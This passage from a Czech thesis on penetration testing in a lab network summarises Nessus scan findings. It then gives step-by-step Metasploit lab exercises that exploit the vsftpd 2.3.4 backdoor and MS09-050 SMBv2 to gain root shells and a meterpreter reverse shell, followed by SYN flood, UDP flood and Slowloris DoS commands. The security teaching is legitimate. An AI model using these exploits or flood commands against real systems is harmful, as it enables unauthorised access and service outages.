V této práci není prostor, aby zde byly všechny nalezené zranitelnosti uvedeny a popsány, protože jich bylo nalezeno velké množství. Kompletní reporty jsou k nahlédnutí na přiloženém CD.

Diskuze výsledků

Na stanici **Debian-NAT** byly z vnitřní sítě zjištěny pouze 4 informační záznamy pro oba typy testů. To je způsobeno tím, že tato stanice nemá žádné otevřené porty, jelikož vykonává pouze funkci firewallu a překladu adres. Stejně je tomu i u **Ubuntu**, kde rovněž neběží žádné síťové služby, které by mohly obsahovat nějakou zranitelnost. Na těchto dvou stanicích test s pověřovacími údaji prakticky neproběhl, proto jsou výsledky obou typů testů stejné. Aby mohl pověřený test proběhnout správně, musel by na obou stanicích existovat účet root s heslem t00r123, a zároveň běžet SSH server, což u těchto stanic nebylo potřeba.

U většiny ostatních stanic je počet nalezených informací a především zranitelností mnohem vyšší. Pověřený test odhalil podle očekávání i několikanásobně více zranitelností, protože se k nim prakticky přičítají zranitelnosti dané chybějícími bezpečnostními záplatami systémů.

Nejvíce rizikovými stanicemi jsou podle očekávání **Windows Server 2008**, **Windows XP** a **Metasploitable**, kde chybí řada kritických aktualizací, ale je tu i několik špatných

nastavení. Často se tu vyskytují zranitelnosti v souvislosti s protokolem SMB. Příkladem mohou být zranitelnosti, které jsou popsané a zneužité v následující kapitole 7.

Stanice **Debian** a **FreeBSD** obsahují zranitelnosti, které souvisí s poskytovanými službami FTP, SSH a webového serveru. Jedná se o většinou totožné zranitelnosti, které byly odhaleny při interním testu (kap. 6.2.2). Zvláště pověřený test objevil mnoho zranitelností tvořené absencí bezpečnostních záplat, které se týkají například samby, různých knihoven, balíčku wget, VLC přehrávače, krb5 (Kerberos) apod. Podle počtu nalezených zranitelností lze FreeBSD považovat za bezpečnější systém než Debian.

Na stanici Metasploitable bylo identifikováno několik zranitelností webových aplikací. Mezi nimi nechybí například zranitelnost verze PHP5-cgi balíčku, náchylnost na cross-site scripting, Cookie a HTML útoky apod.

Windows 7 obsahuje mnohem méně zranitelností oproti XP a Server 2008, ovšem i tak obsahuje 2 kritické zranitelnosti. U systémů Windows souvisejí zranitelnosti často s SMB službou nebo DNS. Dále je spoustu rizik dáno chybami obsažených aplikací jako například Intenet Explorer, Služba zařazování tisku, ActiveX, Windows Media Player apod.

Obecně vzato, v provedených testech jsou zranitelnosti ve většině případů způsobeny:

- bezpečnostními dírami operačních systémů,
- bezpečnostními dírami softwaru třetí strany,
- špatným nastavením služeb,
- slabými přístupovými hesly.

Nejčastěji lze díky obsaženým zranitelnostem vykonat libovolný kód na vzdálené stanici, zajistit si přístup do systému, získat vyšší práva v rámci systému nebo způsobit pád systému. Řada těchto chyb je zneužitelná pomocí běžně dostupného software. Nessus podává informace o tom, je-li zranitelnost zneužitelná pomocí nástrojů Metasploit, Core Impact Pro nebo CANVAS.

6.3.3 Zneužití zranitelností

V této fázi penetračního testu byly zneužity pouze dvě zranitelnosti s kritickým rizikem. Cílem útoku se staly stanice Metasploitable a Windows server 2008. V prvním případě se jednalo o backdoor obsažený v FTP serveru vsftpd a v druhém případě se jednalo o chybu implementace SMBv2. Obě zranitelnosti byly zneužity pomocí nástroje Metasploit framework. Výsledkem bylo získání vzdáleného přístupu k shellu případně příkazovému řádku, a tím pádem kontroly nad systémy. Charakteristika zranitelností a postup napadení je popsán v následující kapitole 7 jako laboratorní úloha.

6.3.4 Doporučení pro zlepšení bezpečnosti

I zde jsou na místě stejná doporučení zmíněná v podkapitole 6.2.4. Lze přidat ještě další doporučení navíc.

- Servery FreeBSD a Debian by měly být odděleny od zbytku vnitřní sítě umístěním do demilitarizované zóny.
- Nepodporovaný systém Windows XP by měl být nahrazen novějším.
- Aktivací vyžadování podepisování na SMB serveru (SMB signing) by mělo být znemožněno provádět útoky Man-in-the-middle proti SMB serveru.

7 LABORATORNÍ ÚLOHA: ZNEUŽITÍ ZRANITELNOSTÍ

Cílem úlohy je zneužít dvě známé zranitelnosti obsažené na dvou stanicích v síti. Výsledkem je získání neoprávněného přístupu k napadenému systému. První zranitelnost se týká FTP serveru Vsftpd, druhá byla obsažena ve Windows Server 2008 a Vista.

7.1 Teoretický úvod

Následuje stručný popis zranitelností, které budou v rámci úlohy zneužity. Zde uvedené názvy zranitelností nejsou oficiální, ale jsou tak uvedeny v databázích skeneru zranitelností Nessus.

7.1.1 Vsftpd Smiley Face Backdoor

Populární FTP server Vsftpd verze 2.3.4 obsahoval backdoor (zadní vrátka), který se podařil neznámému záškodníkovi připojit ke zdrojovému kódu aplikace. Této chyby bylo možné zneužít pro získání vzdáleného přístupu k shellu hostitelské stanice dotyčného serveru.

Backdoor se aktivuje při pokusu o přihlášení k serveru s uživatelským jménem obsahujícím smajlíka „:)“. Samotný shell pak naslouchá na TCP portu 6200. Zranitelnost lze zneužít pomocí telnetu a Metasploitu.

- rizikový faktor: kritický
- CVSS Base Score: 10.0
- Bugtraq ID: 48539

7.1.2 MS09-050: Microsoft Windows SMB2 Smb2ValidateProvider Callback() Vulnerability (975497)


Tuto zranitelnost obsahovala implementace SMBv2 protokolu ve Windows Server 2008 a Windows Vista. Zneužitím této chyby může útočník vykonat libovolný kód nebo způsobit pád systému, pokud útočník pošle na server speciální SMB paket. Zranitelnost lze zneužít pomocí Metasploitu. Napravení této zranitelnosti řeší instalace bezpečnostních záplat.

- rizikový faktor: kritický
- CVSS Base Score: 10.0
- CVE ID: CVE-2009-3103
- Bugtraq ID: 36299

7.2 Popis pracoviště

Všechny pracovní stanice, které budou využity běží na virtualizační platformě VMware ESXi, která je nainstalována na jednom fyzickém serveru s IP adresou 192.168.1.163. Virtuální stanice jsou propojeny virtuálním switchem a mohou mezi sebou komunikovat. Administrace virtuálních stanic a přístup do nich je možný pomocí programu VMware

vSphere Client (obr. 7.1). V levém okně je seznam všech virtuálních stanic, zelená šipka značí, že jsou spuštěné.



Obr. 7.1: Okno vSphere Client

Přejít do libovolného systému je možné po označení stanice a volbou **Open Console** v horním ovládacím řádku vSphere Client. Pro přepínání zobrazení virtuálního systému na celou obrazovku slouží klávesová zkratka **Ctrl+Alt+Enter**.

Stanice potřebné pro tuto úlohu jsou s dalšími informacemi uvedeny v níže uvedené tabulce.

Tab. 7.1: Informace o stanicích

Operační systém	Název virtuální stanice	IP adresa	Přihlašovací údaje (uživatel–heslo)
Kali Linux	test-Kali-vm	192.168.2.200	root–toor
Ubuntu	Metasploitable	192.168.1.150	msfadmin–msfadmin
Windows server 2008	Win server 2008	192.168.2.2	spravce–Heslo1234/

Stanice se systémem Ubuntu nazvaná Metasploitable obsahuje zranitelnou verzi serveru Vsftpd, který naslouchá na portu 21.

7.3 Postup pro vypracování

- Spusťte vSphere Client, přihlaste se serveru a zorientujte se v prostředí.
- Zkontrolujte, zda jsou spuštěné všechny tři potřebné stanice. Nejsou-li, spusťte je.

7.3.1 Zneužití systému Ubuntu

- Přepněte se do systému Kali Linux. Pokud je vypnutý, spusťte jej a přihlaste se jako uživatel `root` s heslem `toor`.
- Spuťte příkazový terminál a ověřte, že FTP server naslouchá. Pokud ano, objeví se výzva pro přihlášení, ale nepřihlašujte se. Odejděte kombinací **Ctrl**+**C**.

```
root@kali:~# ftp 192.168.2.150
```

- Spusťte Metasploit framework konzoli.

```
root@kali:~# msfconsole
```

- Že je nástroj připraven k použití signalizuje změna promptu na `msf >`
  Dále je třeba vybrat příslušný modul pro cílovou zranitelnost.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

- Nastavte cílovou stanici pro útok.

```
msf exploit(vsftpd_234_backdoor) > set rhost 192.168.2.150
```

- Zkontrolujte požadovaná nastavení modulu.

```
msf exploit(vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.2.150    yes       The target address
   RPORT  21               yes       The target port

Exploit target:
   Id  Name
   --  ----
   0   Automatic
```

- Je vidět, že je zde nutné nastavit pouze cílovou stanici, přičemž port 21 již je přednastaven. Pokud je vše potřebné zadáno, spusťte zneužití chyby.

```
msf exploit(vsftpd_234_backdoor) > exploit
[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
```

```
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.2.200:54758 ->
    192.168.2.150:6200) at 2015-04-11 17:37:24 +0200
```

- Tento výpis informuje, že se proces zdařil. Nyní je přístupný shell vzdálené stanice Metasploitable, ovšem nezobrazuje se zde prompt, jak bývá zvykem při práci v terminálu.
- Ověřte si, že máte přístup ke stanici např. pomocí následujících příkazů:

```
whoami
root
pwd
/
id
uid=0(root) gid=0(root)
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:13:9a:39
          inet addr:192.168.2.150  Bcast:192.168.2.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe13:9a39/64 Scope:Link
...
```

- V této chvíli máte ze systému Kali Linux přístup do systému Ubuntu jako privilegovaný uživatel `root`.
- Ukončit spojení lze příkazem `exit` a stejně tak i Metasploit konzoli. Pro návrat z modulu `msf exploit(vsftpd_234_backdoor)` zpět do konzole Metasploitu slouží příkaz `back`.
- Pokud se nepodařilo navázat spojení, vyzkoušejte zadat příkaz `exploit` popř. `rexploit` znovu. Pokud to nepomůže, odejděte z modulu a načtěte jej znova nebo restartujte Metasploit.

7.3.2 Zneužití systému Windows server 2008

- Spusťte Metasploit konzoli stejně jako u předchozí úlohy.
- Zvolte příslušný modul.

```
msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
```

- Nastavte cílovou stanici a zobrazte nastavení, která jsou předdefinována.

```
msf exploit(ms09_050_smb2_negotiate_func_index) > set rhost 192.168.2.2
msf exploit(ms09_050_smb2_negotiate_func_index) > show options
```


```
Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.2.2      yes       The target address
   RPORT  445              yes       The target port
   WAIT   180              yes       The number of seconds to wait


Payload options (windows/meterpreter/reverse_tcp):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (accepted: seh,

   LHOST     192.168.2.200    yes       The listen address
   LPORT     4444             yes       The listen port

Exploit target:
   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)
```

- Zahajte zneužití.

```
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit
[*] Started reverse handler on 192.168.2.200:4444
[*] Connecting to the target (192.168.2.2:445)...
[*] Sending the exploit packet (869 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (770048 bytes) to 192.168.2.2
[*] Meterpreter session 2 opened (192.168.2.200:4444
                -> 192.168.2.2:57491) at 2015-04-11 19:21:17 +0200
```

- Dále mohou nastat tři situace.
  - Útok proběhne úspěšně, spustí se `meterpreter`, pomocí kterého lze ovládat vzdálenou stanici. Viz výše uvedený výpis.
  - Spojení se nedaří vytvořit. V tom případě se přepněte přímo do systému Windows server a restartujte jej. Buď využijte volby Restart Guest (zeleno-červené šipky) ve vSphere Client nebo se přihlašte do systému a restartujte ve Windows. Po restartu by měl útok téměř jistě fungovat.
  - Útok způsobí pád systému. V tomto případě systém zobrazí na určitý čas „blue screen“ (obr. 7.2) a následně se sám restartuje. Po restartu systému by se mělo

vytvoření spojení podařit.



Obr. 7.2: Pád systému Windows server 2008

- Po úspěšném spojení si vypište nápovědu pro meterpreter (znak „?“) a prostudujte dostupné příkazy.
- Vypište si například informace o vzdáleném systému příkazem.
- Pořiďte screenshot obrazovky vzdáleného systému a prohlédněte si jej v lokálním počítači.
- Přepněte se do příkazového řádku Windows.

```
meterpreter > shell
Process 3480 created.
Channel 1 created.
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.
```

- Zobrazte si například síťovou konfiguraci.

```
C:\Windows\system32>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::55ee:35d0:ae58:5a84%10
   IPv4 Address. . . . . . . . . . . : 192.168.2.2
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.2.1
...
```

- Ukončete příkazový řádek pomocí `exit` a stejně tak i spojení mezi Kali Linux a Windows serverem.

- Znovu restartuje Windows server, aby byl příští útok úspěšný.

- Po skončení všech úkonů zavřete všechna okna s virtuálními systémy a nakonec i vSphere Client.

8 TESTOVÁNÍ SYSTÉMŮ VŮČI POMALÝM A ZÁPLAVOVÝM ÚTOKŮM

Cílem této kapitoly je ověřit vliv tří různých útoků na funkcionalitu webového serveru. Ze záplavových útoků budou použity SYN flood a UDP flood, z pomalých útoků byl zvolen Slowloris. Pro SYN flood UDP flood byly realizovány vlastní skripty.

8.1 Popis použitých útoků

8.1.1 SYN flood

SYN flood zneužívá principu sestavení TCP spojení three-way handshake. Klient (útočník) posílá serveru (oběti) žádost o spojení, nebo-li TCP datagram s příznakem SYN. Server odpovídá datagramem s příznakem SYN+ACK a očekává od klienta po určitý časový interval potvrzení ACK. V této chvíli je spojení je ve stavu SYN-RECEIVED. Útočník ale neodpovídá datagramem s příznakem ACK, ale naopak posílá další žádosti SYN. Těmito žádostmi pak útočník „zaplavuje“ server. Díky udržování těchto napůl otevřených spojení se mohou vyčerpat paměťové prostředky serveru a nebude schopen přijímat žádosti legitimních uživatelů. Server se tím pádem stane nedostupným.

Existují dvě možnosti provedení SYN flood útoku. Klient jednoduše nebude posílat odpověď ACK, anebo bude žádosti SYN posílat se zfalšovanou zdrojovou IP adresou. Server pak pošle SYN-ACK klientovi, kterému skutečně náleží zfalšovaná IP adresa (pokud klient existuje). Tento klient však žádnou žádost SYN dotyčnému serveru neposlal, a proto nezašle ani odpověď ACK. Pokud klient neexistuje nebo není dostupný, i v tomto případě server neobdrží odpověď [29].

8.1.2 UDP flood

Útočník zahlcuje cílový server mnoha UDP datagramy s náhodnými cílovými porty. Server pak zjišťuje, zda je požadovaný port otevřený. Zjistí-li, že tomu tak není, odpovídá zpět odesílateli ICMP zprávou Port Unreachable. Posílání vyššího množství ICMP odpovědí může server zpomalit nebo ho učinit nedostupným pro ostatní klienty [35, 36].

8.1.3 Slowloris

Tento DoS útok je zaměřený na znepřístupnění webových serverů a využívá při tom nízkého datového toku. Princip útoků je takový, že klient (útočník) si udržuje mnoho spojení s webovým serverem, avšak posílá mu jen neúplné HTTP žádosti (GET). Webový server pak po určitý čas udržuje spojení a čeká na dokončení HTTP žádosti. Těsně před uplynutím čekací lhůty pošle útočník paket, který zajistí vynulování počítadla a čekání pokračuje. Server zůstane postupně zahlcen čekajícími spojeními, přestane odpovídat na regulérní požadavky a stane se nedostupným.

Tento útok probíhá na aplikační vrstvě a je těžké ho odhalit. Jsou však webové servery, které tímto útokem nejsou ohroženy (např. IIS7.0 lighttpd, nginx). Náchylné jsou naopak například Apache 1.x, Apache 2.x, dhttpd [22]. Proti Slowloris útokům dnes existují obranné mechanizmy [15].

V této práci bude využit ověřený původní skript, který vytvořil Robert „Rsnake“ Hansen a pojmenoval ho Slowloris. Skript je psaný v jazyce Perl a je dostupný například na github.com [22].

8.2 Popis vytvořených skriptů

Byly vytvořeny a otestovány celkem 4 skripty:

- `SYNflood.py`,
- `SYNflood2.py`,
- `UDPflood.py`,
- `UDPflood2.py`.

Původně byly vytvořeny pouze skripty `SYNflood.py` a `UDPflood.py`, ale na základě výsledků testování (kapitola 8.4) byly upraveny a vznikly účinější varianty skriptů. Pojmenovány byly `SYNflood2.py` a `UDPflood2.py`. Tyto skripty mají odlišné výsledky. Hlavní rozdíly mezi nimi jsou popsané v následujících bodech.

- Skript `SYNflood.py` – Posílá v nekonečném cyklu TCP datagramy s příznakem SYN. Skript umožňuje zadat libovolnou zdrojovou IP adresu, která může být tedy podvržená. Všechny generované pakety obsahují stejnou zdrojovou adresu a port.
- Skript `SYNflood2.py` – Pro každý paket je generována náhodná zdrojová IP adresa a náhodný zdrojový port.
- Skript `UDPflood.py` – Tento skript zahlcuje cílový systém UDP datagramy směrovanými na jeden zadaný port.
- Skript `UDPflood2.py` – Od skriptu `UDPflood.py` se liší tím, že každý UDP datagram je posílán na jiný cílový port.

Všechny čtyři soubory jsou umístěny v příloze na CD včetně jejich stručného popisu (`popis_skriptu.txt`). Skripty vznikly zejména modifikacemi kódu Silvera Moona [18]. Dalším zdrojem byly skripty Jana Hanzala [4].


8.3 Postup a popis testování

Zapojení stanic pro toto měření je znázorněno na obrázku 8.1 Stanice jsou propojeny switchem Cisco. Pro generování útoků je využit fyzický server s operačním systémem Debian 7.7 Wheezy. Parametry serveru: 8jádrový procesor Intel Xeon E5310 @1,6 GHz, 2 GB RAM, NIC 1 GbE.

Jako cíl útoku je určen webový server Apache 2.2.22, který běží na virtuálním systému Debian 7.7. Jedná se konkrétně o virtuální stroj, který byl používán v kapitolách 5 a 6 pod názvem Debian. Webový server se nachází v základní konfiguraci a poskytuje pouze

jednoduchou HTML stránku o velikosti 4 kB. Ochrana systému Debian proti SYN flood útokům pomocí SYN cookies není aktivovaná (nastavit lze v `/etc/sysctl.conf`).

Třetí stanice slouží pro měření odezvy webového serveru a testování dostupnosti webové stránky ve webovém prohlížeči. Jedná se o virtuální stroj s operačním systémem Windows 7, který sloužil v kapitolách 5 a 6 jako testovací stanice.



Obr. 8.1: Zapojení pro měření DoS útoků

Pro automatické měření odezvy byla použita utilita HTTP-ping [7]. Funguje podobně jako klasický ping v příkazovém řádku Windows, ale místo ICMP protokolu používá HTTP/S. Nástroj posílá v nastavitelných intervalech HTTP požadavky GET na cílový webový server a následně měří čas, kdy dostane odpověď typu 200 OK, která značí úspěšné vyřízení požadavku.

Síla útoku byla stanovena odečítáním odeslaných paketů na síťovém rozhraní bezprostředně před zahájením útoku a po skončení útoku. Rozdíl těchto hodnot vydělený časem trvání útoku (v sekundách) udává počet odeslaných paketů za sekundu. Podobně byl stanoven odečítáním odeslaných bajtů průměrný datový tok jednotlivých útoků.

V následujících podkapitolách jsou popsány průběhy testování jednotlivých skriptů.


8.3.1 Záplavové SYN útoky

SYNflood.py

Při tomto útoku byla zadána podvržená IP adresa 192.168.1.199, která byla v době útoku nevyužita. Při odchytávání provozu vytvořeného SYN flood skriptu bylo zjištěno, že jádro Linux automaticky reaguje na přijaté pakety SYN, ACK od oběti pakety s příznakem RST (ruší spojení). Tím snižuje účinek útoku. Zadáním falešné zdrojové IP adresy, která se nepoužívá se tento jev eliminuje. Dalším řešením by bylo přidání pravidla do *iptables*, a to zahazování RST paketů na výstupu pro určitou cílovou adresu [18].

```
# python SYNflood.py 192.168.1.199 192.168.1.183 80
```

Obrázek 8.2 zobrazuje první tři zachycené pakety Wiresharkem, které generuje tento skript.




Obr. 8.2: Ukázka generovaných paketů při použití skriptu SYNflood.py

SYNflood2.py


Skript vyžaduje pouze cílovou IP adresu a port.

```
# python SYNflood2.py 192.168.1.183 80
```

Ukázka generovaných paketů je vidět na obrázku 8.3. V cílovém systému Debian, se při tomto útoku hromadí mnoho polootevřených TCP spojení (obrázek 8.4).



Obr. 8.3: Ukázka generovaných paketů při použití skriptu SYNflood2.py



Obr. 8.4: Polootevřená TCP spojení v cílovém systému při použití skriptu SYNflood2.py


8.3.2 Záplavové UDP útoky

UDPflood.py

Záměrně je zvolen cílový port jiný než port 80. Pokud stanice port nepoužívá, pošle zpět ICMP paket, což je účelem tohoto útoku. Zdrojový port bude vygenerován náhodně.

```
# python UDPflood.py 192.168.1.177 192.168.1.183 4444
```

Na obrázku 8.5 jsou zachyceny UDP datagramy a jedna ICMP odpověď.



31 25.400	192.168.1.178	192.168.1.183	UDP	55 Source port: search-agent	Destination port: distinct
32 25.400	192.168.1.183	192.168.1.178	ICMP	83 Destination unreachable (Port unreachable)	
33 25.400	192.168.1.178	192.168.1.183	UDP	55 Source port: search-agent	Destination port: distinct
34 25.400	192.168.1.178	192.168.1.183	UDP	55 Source port: search-agent	Destination port: distinct


Obr. 8.5: UDPflood.py: ukázka komunikace

UDPflood2.py

Požadované parametry jsou zdrojová a cílová IP adresa.

```
# python UDPflood2.py 192.168.1.199 192.168.1.183
```

Na obrázku 8.6 je vidět, že cílový port pro každý datagram je jiný.



No.	Time	Source	Destination	Protocol	Lengtl	Info
23	30.521	192.168.1.183	192.168.1.178	ICMP	85	Destination unreachable (Port unreachable)
24	30.521	192.168.1.178	192.168.1.183	UDP	57	Source port: 16774 Destination port: 43396
25	30.522	192.168.1.183	192.168.1.178	ICMP	85	Destination unreachable (Port unreachable)
26	30.522	192.168.1.178	192.168.1.183	UDP	57	Source port: 16774 Destination port: 51202
27	30.522	192.168.1.183	192.168.1.178	ICMP	85	Destination unreachable (Port unreachable)
28	30.522	192.168.1.178	192.168.1.183	UDP	57	Source port: 16774 Destination port: 58446
29	30.522	192.168.1.178	192.168.1.183	UDP	57	Source port: 16774 Destination port: 14066
30	30.522	192.168.1.178	192.168.1.183	UDP	57	Source port: 16774 Destination port: 10369
31	30.522	192.168.1.178	192.168.1.183	UDP	57	Source port: 16774 Destination port: 26397

Obr. 8.6: UDPflood2.py: ukázka komunikace

Slowloris


Nejprve byl otestován timeout vzdáleného serveru. Po tuto dobu čeká na dokončení hlavičky.

```
# perl slowloris.pl -dns 192.168.1.183 -p 80 -test
```

Zjištěn byl timeout 30 s. Pro úspěšný útok je důležité tuto hodnotu znát.

```
# perl slowloris.pl -dns 192.168.1.183 -p 80 -timeout 30
```

Na obrázku 8.7 je zachyceno posílání neúplných HTTP hlaviček. Řádek `X-a: b\r\n` zajistí vynulování timeoutu webového serveru pro dané spojení.



Obr. 8.7: Moment, kdy Slowloris posílá neúplné hlavičky

8.4 Výsledky

Útoky byly provedeny jednotlivě. Záplavové útoky byly generovány po dobu 60 sekund, Slowloris po dobu 180 sekund. Každé 2 sekundy byl vyslán požadavek na změření odezvy webového serveru. V tabulce 8.1 jsou uvedeny hodnoty naměřené během probíhajících útoků. V klidovém stavu, kdy neprobíhal žádný útok, byla odezva vždy nižší než 10 ms. Přesná hodnota není známa, protože HTTP-ping nezobrazuje nižší hodnoty než 10 ms. Je-li odezva nižší, pouze ji indikuje ji znakem <10 ms.

